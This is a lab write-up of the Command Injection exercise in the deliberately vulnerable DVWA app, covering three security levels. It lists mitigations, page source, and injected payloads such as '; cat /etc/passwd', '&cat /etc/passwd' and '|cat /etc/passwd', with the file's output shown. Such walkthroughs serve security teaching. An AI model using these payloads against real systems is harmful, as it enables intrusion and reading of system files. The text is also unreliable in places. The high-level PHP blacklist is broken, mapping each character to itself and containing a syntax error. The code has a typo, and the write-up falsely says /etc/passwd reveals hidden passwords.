

<b>Vulnerability Name:</b>	Command Injection
<b>Affected Vendor:</b>	DVWA
<b>Affected Product Name:</b>	<a href="http://dvwa/vulnerabilities/exec/">http://dvwa/vulnerabilities/exec/</a>
<b>Product Official Website URL</b>	<a href="http://dvwa/login.php">http://dvwa/login.php</a>
<b>Affected Components:</b>	Affected Parameters: - Enter an IP address

**Description:** - A vulnerability that allows attackers to execute arbitrary system commands on a target system.

**Root Cause:** - Inadequate input validation and improper handling of user-controlled input in system commands.

**Impact:** - Unauthorized access to system resources, data leakage, system compromise, or execution of arbitrary commands.

**Mitigation:** - Implement strict input validation, use parameterized queries or prepared statements, sanitize user input, and avoid executing system commands with user-controlled input to mitigate Command Injection.

**Remediation:** - To Remediate a Command Injection,

Input Validation & Sanitization – Use allowlists and reject special characters.

Avoid Direct Shell Execution – Use safe functions like subprocess. Run() instead of system().

Use Parameterized APIs – Avoid string concatenation in system commands.

Least Privilege Principle – Run applications with minimal permissions.

Web Application Firewall (WAF) – Deploy a WAF to detect and block attacks.


Secure Coding Practices – Review code, use static/dynamic analysis tools.

Monitor & Audit Logs – Track command executions for anomalies.

Conduct Penetration Testing – Regularly test with security tools (Burp Suite, OWASP ZAP).


### Proof of Concept

**Step: -1** First navigate to <http://dvwa/login.php> and login with username and Password.



**Step: -2** log in the home page of DVWA then click to the Command Injection Section.

**SECURITY LEVEL:-** Low



**Step:-3** Check the "View Page Source" in Command Injection, and you will notice that all code lines end with a semicolon (;).

```
Low Command Injection Source

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

**Step:-4** In this step, I am creating payloads such as 0.0.0.12; cat /etc/passwd and 3; cat /etc/passwd. After entering the payloads, I click "Submit," which reveals all hidden password entries.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The URL is `dvwa/vulnerabilities/exec/#`. The page title is "Vulnerability: Command Injection". On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Ping a device" and contains the instruction "this payloads execute in this parameters". Below this, there is a form with the label "Enter an IP address:" and a text input field containing the payload `0.0.0.12; cat /etc/passwd`. A "Submit" button is next to the input field. Below the form, the output of the command is displayed in a preformatted box, showing the results of a ping command and the contents of the `/etc/passwd` file. The output includes the following text: `PING 0.0.0.12 (0.0.0.12): 56 data bytes`, `--- 0.0.0.12 ping statistics ---`, `4 packets transmitted, 0 packets received, 100% packet loss`, and a list of system users and their home directories, such as `root:x:0:0:root:/root:/bin/bash`, `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`, `bin:x:2:2:bin:/bin:/usr/sbin/nologin`, `sys:x:3:3:sys:/dev:/usr/sbin/nologin`, `sync:x:4:65534:sync:/bin:/bin/sync`, `games:x:5:60:games:/usr/games:/usr/sbin/nologin`, `man:x:6:12:man:/var/cache/man:/usr/sbin/nologin`, `lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin`, `mail:x:8:8:mail:/var/mail:/usr/sbin/nologin`, `news:x:9:9:news:/var/spool/news:/usr/sbin/nologin`, `uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin`, `proxy:x:13:13:proxy:/bin:/usr/sbin/nologin`, `www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`, `backup:x:34:34:backup:/var/backups:/usr/sbin/nologin`, `list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin`, `irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin`, `gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin`, `nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin`, `_apt:x:100:65534:./nonexistent:/bin/false`, and `mysql:x:101:101:MySQL Server,.,./nonexistent:/bin/false`. Below the output, there is a section titled "More Information" with a list of links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection). At the bottom of the page, there is a "Username: admin" field and a "View Source" button.

## SECURITY LEVEL:- MEDIUM

**Step:- 1** Check the "View Page Source" in Command Injection, and you will notice that all code lines end with a semicolon and , (;).

```
Command Injection Source
vulnerabilities/exec/source/medium.php

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => ' ',
        ';' => ' ',
    );

    // Remove any of the characters in the array (blacklist)
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

**Step:-2** In this step, I am creating payloads such as 1&cat /etc/passwd and 3|cat /etc/passwd. After entering the payloads, I click "Submit," which reveals all hidden password entries.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Command Injection" and has a sub-header "Ping a device". Below this, there is a form with the label "Enter an IP address:" and a text input field containing the payload "1&cat /etc/passwd". A "Submit" button is next to the input field. The output area shows the result of the command execution, which is the contents of the /etc/passwd file. The output is displayed in a preformatted text box with a red background. Below the output, there is a "More Information" section with a list of links to related resources. At the bottom of the page, there is a footer with the username "admin", the security level "medium", and links to "View Source" and "View Help".

Home  
Instructions  
Setup / Reset DB  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
DVWA Security  
PHP Info  
About  
Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address: 1&cat /etc/passwd Submit

```
PING 1 (0.0.0.1): 56 data bytes
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,/,/nonexistent:/bin/false
--- 1 ping statistics ---
4 packets transmitted, 0 packets received, 100% packet loss
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Username: admin  
Security Level: medium

View Source View Help



## SECURITY LEVEL:- HIGH

**Step:-1** Check the "View Page Source" in Command Injection, and you will notice that all code lines end with a semicolon and , | (;).

```
Command Injection Source
vulnerabilities/exec/source/high.php

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '$' => '$',
        '|' => '|',
        ';' => ';',
        '(' => '(',
        ')' => ')',
        '-' => '-',
        '.' => '.',
        ':' => ':',
        '/' => '/',
        '\\' => '\\',
        '"' => '"',
        "'" => "'",
        '&' => '&',
        '=' => '=',
        '!' => '!',
        '@' => '@',
        '#' => '#',
        '%' => '%',
        '^' => '^',
        '&' => '&',
        '*' => '*';
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

**Step:-2** In this step, I am creating payloads such as 1|cat /etc/passwd. After entering the payloads, I click "Submit," which reveals all hidden password entries.

